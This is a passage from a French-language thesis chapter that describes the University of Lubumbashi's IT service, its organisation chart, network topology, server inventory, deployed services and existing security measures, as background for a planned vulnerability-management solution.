Afin de bien mener notre travail et d'apporter une solution qui répond aux besoins des services informatiques de l'UNILU, il nous est indispensable de présenter en général la solution que nous allons proposer, d'étudier l'existant de façon générale en identifiant les besoins, en les spécifiant et en ressortissant les besoins fonctionnels et non fonctionnels. Il sera donc question de la description de l'infrastructure réseau en général et des mécanismes de sécurité qui sont déjà appliqués dans le système informatique de l'UNILU afin de ressortir les besoins fonctionnels et non fonctionnels de ce dernier. C'est ainsi qu'à la fin de cette première partie, nous aurons une vue générale sur toute l'infrastructure réseau et nous aurons réuni les différents besoins qui nous permettront de concevoir et d'implémenter notre nouveau système.

1.2. Présentation de l'entreprise

Le service des Ressources Informatiques de l'université de Lubumbashi a commencé ses activités en 1998, en assurant la connexion Internet. À l'origine un seul ordinateur était connecté à Internet via un modem (56 Kbps), avec une connexion limitée à 25 heures par mois. Cette connexion permettait aux étudiants et aux professeurs d'effectuer des recherches sur internet. Et c'est en 1998 que Lubumbashi a reçu le premier signal.

Très vite le besoin d'informatisation et d'ouverture au monde s'est fait sentir et le service a évolué pour aboutir à un projet appelé « *désenclavement* », ce projet est né de la volonté d'ouvrir le monde universitaire du sud aux TIC. Il a été initié en 2003 et est maintenant dans sa phase majeure de réalisation. Ce projet avait pour objectif de mettre en place un « BACKBONE » universitaire à la pointe (fibre optique, matériel réseau, serveurs et logiciels) avec l'aide et l'expérience du Centre Informatique de la FPMS en générale et l'équipe du Centre Informatique de l'université de Mons/Belgique en particulier pour offrir un accès à Internet et Internet à toute la communauté de l'université de Lubumbashi. Il bénéficiera alors de la coopération belge et aboutit à sa réalisation par l'inauguration d'un cyber de l'université de Lubumbashi, et du SRI le 05 Février 2005.²

1.2.1. Situation géographique

Le service des ressources informatiques sert d'outil d'administration et de cadre de recherche pour l'université de Lubumbashi à travers ses divers services qu'il met à la disposition de cette dernière. Entre autre la fourniture de la connexion internet, la messagerie, le web et d'autres services.

² [En ligne] disponible sur : https://fr.wikipedia.org/wiki/Universit%C3%A9_de_Lubumbashi [Consulté le 04/12/2020]

Les offices de SRI/UNILU se trouvent au premier niveau du bâtiment administratif de l'université de l'UNILU, située dans la commune de Lubumbashi, quartier Gambela, sur la route qui se dirige au campus de Kassapa.

Aujourd'hui, le SRI/UNILU offre ses services dans les facultés et écoles suivantes :

- La polytechnique ;
- La médecine ;
- Les lettres ;
- Les sciences ;
- L'agronomie ;
- La faculté des sciences ;
- Les sciences politiques et administratives ;
- La criminologie ;
- Le tourisme et hôtellerie ;
- La bibliothèque inter-facultaire ;
- Le guest-house M'Siri.

1.2.2. Organigramme

- *Le coordonnateur*

Il est le répondant principal du service informatique au comité de gestion et aux partenaires belges. Il en assure la supervision et l'administration. A ce titre, il assure le suivi de la mise en place effective du réseau et de son bon fonctionnement. Il est le responsable de la gestion de différents programmes de formation en informatique et s'occupe de la gestion des projets relatifs à la sécurité physique des équipements.

- *Le directeur technique*

Il travaille sous la direction du coordonnateur. Il assure l'expertise technique du service. Il est responsable de la gestion quotidienne du réseau et est secondé par le directeur technique adjoint. Il assure les tâches suivantes :

- Installation des équipements ;
- Installation des équipements ;
- Assurer la disponibilité de connexion aux ordinateurs ;
- La sécurité des équipements réseaux ;
- La préparation de rapport annuel sur le fonctionnement du réseau ;
- La coordination des activités de tous les groupes techniques ;
- La gestion des serveurs au réseau et leur système d'exploitation ;
- L'organisation des services des services des utilisateurs.

- *Le directeur technique adjoint*

Il assiste le directeur technique dans les applications et la maintenance, la supervision du développement, la disponibilité du réseau, l'optimisation et la sécurité des logiciels, la participation à l'installation et à la maintenance des systèmes physiques, enfin la coordination des équipes des techniciens de maintenance.

- *La chargée de la communication*

Elle prend en charge la communication à la fois intérieure et extérieure de manière à assurer un travail soutenu et une image cohérente du SRI. Pour la communication interne, elle est appelée à travailler par exemple à la rédaction d'un journal avec le webmaster pour les actualités du site web de l'université et la formation du personnel à l'usage des solutions développées.

- *Les développeurs*

Ils sont chargés d'étudier les différents besoins des utilisateurs pour le développement des applications au sein de l'université. Pour ce faire, ils doivent étudier les différents besoins, leur faisabilité dans le but de proposer des solutions et coordonner dans leur réalisation pour traduire en ligne de code avant qu'elles soient accessibles aux utilisateurs. Nous trouvons par exemple le GP7 qui est une application de gestion de la délibération des étudiants, de notes et autres. Elle est une application qui a été développée par ces programmeurs.

- *Le support technique*

Il est chargé de la maintenance, la réparation du parc informatique, l'installation du nouveau matériel et de l'extension du réseau.

- *Le secrétaire*

Elle se charge de la rédaction des rapports administratifs et de l'archivage de ces derniers.

- *L'ouvrier d'appoint*

Elle se charge de la propreté des différentes salles et locaux de travail ainsi que les installations sanitaires.

La figure suivante représente l'organigramme du service des ressources informatiques de l'université de Lubumbashi :




Figure 1- 1 Organigramme SRI/UNILU

1.3. Infrastructure réseau existante

1.3.1. Architecture physique

Comme présenté sur la figure 1.2, il s’agit d’un réseau métropolitain constitué de plusieurs filiales se trouvant dans la ville de Lubumbashi. Le bâtiment administratif constitue le quartier général de l’infrastructure réseau de l’UNILU. Toutes les autres entités y sont connectées. Les entités éloignées du QG sont connectées à ce dernier par ondes électromagnétiques via des antennes fonctionnant en visibilité directe et par fibre optique.

Voici comment se présente la topologie physique du réseau de l’UNILU :




Figure 1- 2 Architecture physique du réseau de l'UNILU




Figure 1- 3 Topologie physique du réseau de l'UNILU

1.3.1.1. Modèle de l'architecture réseau

Un réseau d'entreprise doit être un réseau hiérarchique. Un réseau hiérarchique se compose de la partie cœur, de la partie distribution et du réseau fédérateur. Le réseau de l'UNILU étant aussi conforme aux normes d'un réseau modulaire, nous pouvons y distinguer 3 parties à savoir :

- Le campus réseau

Qui offre l'infrastructure de commutation et de routage des paquets pour tous les sites du réseau, et comporte aussi la sécurité d'accès assurée par le portail.

- La ferme des serveurs

Pour le cas du réseau de l'UNILU, la ferme de serveur qui héberge toutes les données se situe au premier niveau du bâtiment administratif de l'UNILU et comporte quatre serveurs physiques, qui à leur tour, comportent aussi plusieurs serveurs virtuels.

- Le bord du réseau

Pour le cas du réseau de l'UNILU, la ferme de serveur qui héberge toutes les données se situe au premier niveau du bâtiment administratif de l'UNILU et comporte quatre serveurs physiques, qui à leur tour, comportent aussi plusieurs serveurs virtuels.

1.3.1.2. Constituants de l'architecture

1.3.1.2.1. Liés à l'alimentation des équipements

Nous pouvons énumérer les équipements et appareils électriques liés à l'alimentation de tous les composants physiques du réseau de l'UNILU :

- Le secteur ou source de courant électrique de la SNEL

En RDC, nous avons la SNEL comme source principale d'alimentation en courant électrique alternatif. Elle fournit une tension de 220/50Hz nécessaire pour alimenter certains équipements électriques et les appareils électroniques. Elle constitue aussi la source principale d'alimentation des équipements du réseau de l'UNILU.

- Les onduleurs

Ce sont dispositifs électroniques de puissance permettant de générer des tensions et courants à partir d'une source d'énergie électrique. Dans notre cas ils sont utilisés pour alimenter les équipements pendant un certain temps lorsqu'il y a coupure du courant sur la ligne de la SNEL.



Figure 1- 4 Onduleurs

- Les stabilisateurs

La tension fournie par la SNEL n'est généralement pas stable. Les stabilisateurs permettent de maintenir et de fournir une tension stable aux équipements informatiques lorsqu'il a des variations de la tension fournie par la SNEL.



Figure 1- 5 Stabilisateurs

- Les groupes électrogènes

Il s'agit d'un équipement électrique permettant de fournir une tension électrique capable d'alimenter un certain nombre d'équipements en fonction de sa capacité ou sa puissance. Il est utilisé au SRI/UNILU comme source d'alimentation auxiliaire. C'est-à-dire qu'il est lorsqu'il y a coupure du courant sur la ligne de la SNEL.



Figure 1- 6 Groupes électrogènes

1.3.1.2.2. Liés au réseau

- Les routeurs

C'est un équipement de la couche trois du modèle OSI qui permet d'interconnecter les réseaux et d'assurer le routage des paquets sur le réseau. Il permet aussi d'effectuer les opérations de traitement de paquets comme le filtrage, l'authentification, ... Il peut être utilisé comme serveur DHCP, ou comme relais DHCP et assure d'autres fonctions remarquables au sein d'un réseau informatique. Il est utilisé au sein du réseau de l'UNILU pour effectuer le routage des paquets de l'interne vers l'externe du réseau et utilisé comme pare-feu pour filtrer les paquets.



Figure 1- 7 Routeurs

- Les commutateurs

Il s'agit d'un équipement de couche 2 du modèle OSI qui permet d'interconnecter plusieurs segments dans un réseau. Et il est utilisé à cette fin au sein du réseau de l'UNILU.



Figure 1- 8 Commutateurs

- Les points d'accès

Est un équipement réseau qui permet aux périphériques sans fil de se connecter au réseau câblé ou au réseau internet à l'aide d'une connexion radio. Il est généralement connecté à un routeur, pour connecter en sans-fil les périphériques sans fil, mais il peut faire partie intégrante du routeur lui-même. Cet équipement est utilisé dans le service des ressources informatiques de l'UNILU pour connecter les périphériques réseaux même à des endroits où la connexion câblée est difficile ou impossible.



Figure 1- 9 Points d'accès

- Les serveurs

Ce sont des équipement réseaux permettant d'offrir les services à un ou plusieurs clients. Ils sont aussi utilisés au service des ressources informatiques de l'UNILU pour mettre à la disposition des étudiants, professeurs, visiteurs et autres les différents services qu'il offre.

- Le stockage NAS

Egalement appelé un espace de stockage en réseau. Est un serveur de fichier autonome relié à un réseau dont la principale fonction est le stockage de données en un volume centralisé pour des clients réseau hétérogènes. Il est utilisé dans le réseau d'UNILU pour le stockage de ses informations.

- Equipements du fournisseur d'accès internet

Ce sont les équipements permettant de donner au client la possibilité d'utiliser le canal internet de l'FAI pour la communication et autres services. Le service de l'UNILU utilise l'FAI **Intersys** pour ses opérations de partages d'informations et de donner l'accès à internet aux utilisateurs.

Le tableau suivant donne un plus de caractéristiques sur les équipements réseaux et serveurs utilisés :

Tableau 1- 1 Détermination des équipements

Equipement	Modèles	Type d'équipement	Nombres
Routeur	Mikrotik RB 1200	Physique	2
Switch	Cisco 2950	Physique	1
	HP Procurve	Physique	-
	Cisco Simple	Physique	-
	DLink	Physique	-
Access-point	UNIFI	Physique	-
Serveur	-	Physique	4
	-	Virtuels	17
Stockage NAS	-	Physique	1

1.3.1.2.3. Liés au système

- **MANAGER** : PDC et hôtes de virtualisation ;
- **VMM1** : Gestionnaire des machines virtuelle ;
- **V-HOST1, V-HOST2 et V-HOST3** : Hôtes de virtualisation et contrôleurs de domaine secondaire ;
- **TMG1 & TMG2** : Firewall et proxy frontal en NLB ;
- **TMGEMS** : Serveur de gestion de contenu (CSS) et de la balance de charge de TMG1 et TMG2 ;
- **EXDB1 & EXDB2** : Serveur des bases de données des boites aux lettres exchange 2010 ;
- **EXCAS1 & EXCAS2** : Serveurs d'accès client exchange server 2010 (en NLB) ;
- **EXHUB 1 & EXHUB 2** : Serveur HUB EXCHANGE serveur 2010 ;

- **SQL1** : Serveur de déploiement d'application et tests ;
- **SQL2** : Serveur de base de données principale GP7 ;
- **SQL3** : Serveur de base de données tampon synchronisé avec la base de données centre GP7 pour la gestion de frais des étudiants a la RAWBANK ;
- **FEP1** : Serveurs de déploiement d'antivirus Forefront end point protection 2010 ;
- **BIBLIO** : Serveur d'hébergement du catalogue de la bibliothèque centrale ;
- **MANAGER3V2** : Serveur de déploiement automatique WDS (en cours de finalisation) ;
- **MANAGER50** : Contrôleur de domaine secondaire, placé à la banque ;
- **PORTAIL1** : SHARPOINT serveur pour hébergement du site web UNILU et du site internet ;
- **DNSPUB1** : : Serveur DNS frontal du domaine « ac.cd » ;
- **DPM1** : Ancien serveur de protection de données ;
- **DPM2** : Nouveau serveur de protection des disques durs des machines virtuelles ;
- **MOM2** : ancien serveur des mises à jour système ;
- **SQL1V3** : ancien serveur SQL ayant servi au test des données temporaires.

En dehors des systèmes serveurs, nous avons aussi les systèmes clients de Microsoft Windows qui sont utilisés au sein du système informatique de l'UNILU ; il s'agit de :

- **Windows XP** dans sa version professionnelle ;
- **Windows 7** dans sa version professionnelle ;

1.3.1.3. Les parties WAN et MAN

- La partie MAN

En ce qui concerne la partie MAN, l'architecture (figure 1.2) montre clairement que, chaque site possède une antenne sectorielle qui se connecte, par les ondes radios, au point central. Ce dernier est l'antenne située au-dessus du bâtiment administratif de l'UNILU et toutes les ressources du réseau sont gérées à partir de ce point central, plus précisément au premier niveau, dans le Datacenter.

- La partie WAN

Pour cette partie, nous avons un accès internet fourni par un fournisseur d'accès internet. Il s'agit d'Intersys. Une redondance de connectivité est assurée entre la chute de l'internet depuis les antennes FAI, c'est-à-dire le point de réception, et la salle serveur, située au premier niveau, par deux câbles UTP et une Fibre optique.

1.3.1.4. Aspect sécuritaire

C'est le point intéressant de notre étude car notre travail vise à renforcer la sécurité du réseau du point de vue des vulnérabilités.

Du point de vue de la sécurité, le réseau de l'UNILU comporte des équipements et mécanismes déjà implémentés. Ces équipements sont entre autres :

- **FEP1** : serveurs de déploiement d'antivirus Forefront end point 2010 ;
- **TMG1 et TMG2** : firewall et proxy frontal en NLB³ ; fonctionnalité présente sur les systèmes d'exploitation **serveur**. Il permet d'équilibrer le trafic IP sur plusieurs hôtes ;
- **DPM1** : ancien serveur de protection des données ;
- **DPM2** : nouveau serveur de protection des disques durs des machines virtuelles ;
- **MANAGER** : PDC et hôtes de virtualisation.

Mise à part ces équipements, ce réseau comporte **un routeur Mikrotik**. Il s'agit de l'équipement principal de sécurité qui intègre plusieurs fonctions en plus des fonctionnalités de sécurité. Parmi les fonctionnalités de sécurité, Mikrotik est un routeur qui supporte :

- Le protocole VPN, MPLS et VPLS ;
- Les tunnels TE (Traffic Engineering), tunnels OpenVPN, IPSEC, DES, 3DES et autres ;
- Un firewall de niveau 7 ;
- L'authentification locale et Radius AAA.⁴

Sachant que tout système informatique, quel qu'il soit présente toujours des failles qui peuvent être exploitées par des personnes mal intentionnées ; en plus des mécanismes sécuritaires déjà mis au point, il est important d'ajouter aussi une solution de gestion des vulnérabilités. Cette solution contribue aussi au renforcement de la sécurité. Elle apporte un plus du fait qu'elle minimise la probabilité que le système soit compromis à cause d'une exploitation de ses vulnérabilités.

1.3.2. Architecture logique

L'architecture physique présente la manière dont les équipements sont physiquement interconnectés. L'architecture logique quant à elle décrit comment les données sont organisées et transmises dans le réseau. Voici le plan logique du réseau de L'UNILU que nous allons décrire dans la section suivante en fonction des services déployés, du mode d'accès et de la sécurité d'accès aux services.

³ Fonctionnalité présente sur les systèmes d'exploitation serveur. IL permet d'équilibrer le trafic IP sur plusieurs hôtes.

⁴ Larbi OUIYZME, Mikrotik RouterOS : Casablanca Mikrotik MUM 2015, 1 juin 2015

1.3.2.1. Les services déployés

- La messagerie électronique

La messagerie électronique est un service dont le but est de recevoir, de classer et d'envoyer vos courriers électroniques (mails). Dans le réseau UNILU, Exchange est utilisé comme logiciel de la messagerie électronique. Il est hébergé sur le site de Microsoft et offre toutes les fonctions de messagerie à tout le réseau.

- Le DHCP

Le DHCP, Dynamic Host Configuration Protocol, est un service d'attribution dynamique des adresses sur un réseau IP. Il permet d'administrer à distance toute la configuration IP de chaque machine qui se connecte au réseau de l'UNILU. Il est installé sur Windows serveur 2012.

- Le DNS

Le DNS, Domain Name System, est un service qui permet d'effectuer la résolution de noms, c'est-à-dire d'associer une adresse IP à un FQDN et inversement. Un FQDN est composé d'un nom d'hôte et d'un nom de domaine. Ce qui permet de trouver une information à partir d'un nom de domaine. Ce service est installé sur Windows serveur 2012.

- Le WEB

Le WEB, désigne en anglais une toile d'araignée. C'est un service d'internet qui permet de consulter des pages regroupées sur des sites via un navigateur. Ce service permet aux étudiants de l'UNILU de consulter ses pages web pour afin de recevoir les informations. Comme les deux précédents services, le service WEB est installé sur Windows serveur 2012.

- Le PMP

C'est un système intégré de gestion de bibliothèque, il s'agit d'un logiciel libre et open source, développé en continu par l'entreprise PMB Services. Il répond à quatre grandes fonctionnalités : la gestion bibliothéconomique, la veille et les produits documentaires, la publication de contenus éditoriaux et la gestion électronique des documents. Ce logiciel permet le catalogage en ligne aux étudiants de l'UNILU.

- Le Moodle

Moodle, abréviation de Modular object-oriented dynamique Learning environment (environnement orienté objet d'apprentissage dynamique modulaire), est une plateforme d'apprentissage en ligne et accessible librement.

- L'internet

Internet est un système immense de télécommunications informatiques développé au niveau international, qui permet d'accéder à des données de toutes sortes telles que les textes, musique, vidéos, photos, grâce à un codage universalisé. Ce service permet, aux utilisateurs du réseau de l'UNILU, de faire la recherche sur GOOGLE, de s'envoyer les e-mails, de consulter les pages web, et autres.

Le réseau de l'UNILU utilise l'adressage IPv4, en local, de la classe A, et l'adressage public de la classe B pour faire communiquer les machines de son réseau dans l'interne tout comme dans l'externe.

1.3.2.2.Mode d'accès

Le réseau de l'UNILU offre plusieurs services aux utilisateurs. Cependant, le mode d'accès à ces services diffère. Certains sont accessibles localement, cela veut dire qu'ils ne nécessitent pas une connexion internet. C'est le cas des services suivants : DHCP, DNS, GP7 ; d'autres sont accessibles via internet, c'est le cas du WEB, PMP, GP7, MOODLE, la messagerie électronique. On constate que GP7 est accessible localement ou via internet.

1.3.2.3.Sécurité d'accès aux services

Les services étant l'objet même de l'existence du réseau, ne pas parler de leur sécurisation, revient à ignorer leur importance au sein de l'UNILU. Pour cela, nous épinglons l'aspect sécuritaire d'accès à ces services.

Pour les services accessibles localement, un accès au réseau doit d'abord être accordé à toute personne voulant bénéficier de ces services. Et cet accès consiste en la création d'un compte de la personne au sein du système qui lui permettra de s'authentifier sur le portail, avec un nom d'utilisateur et son mot de passe, avant d'avoir accès. C'est le cas des employés de l'UNILU, des professeurs et assistants, et autres.

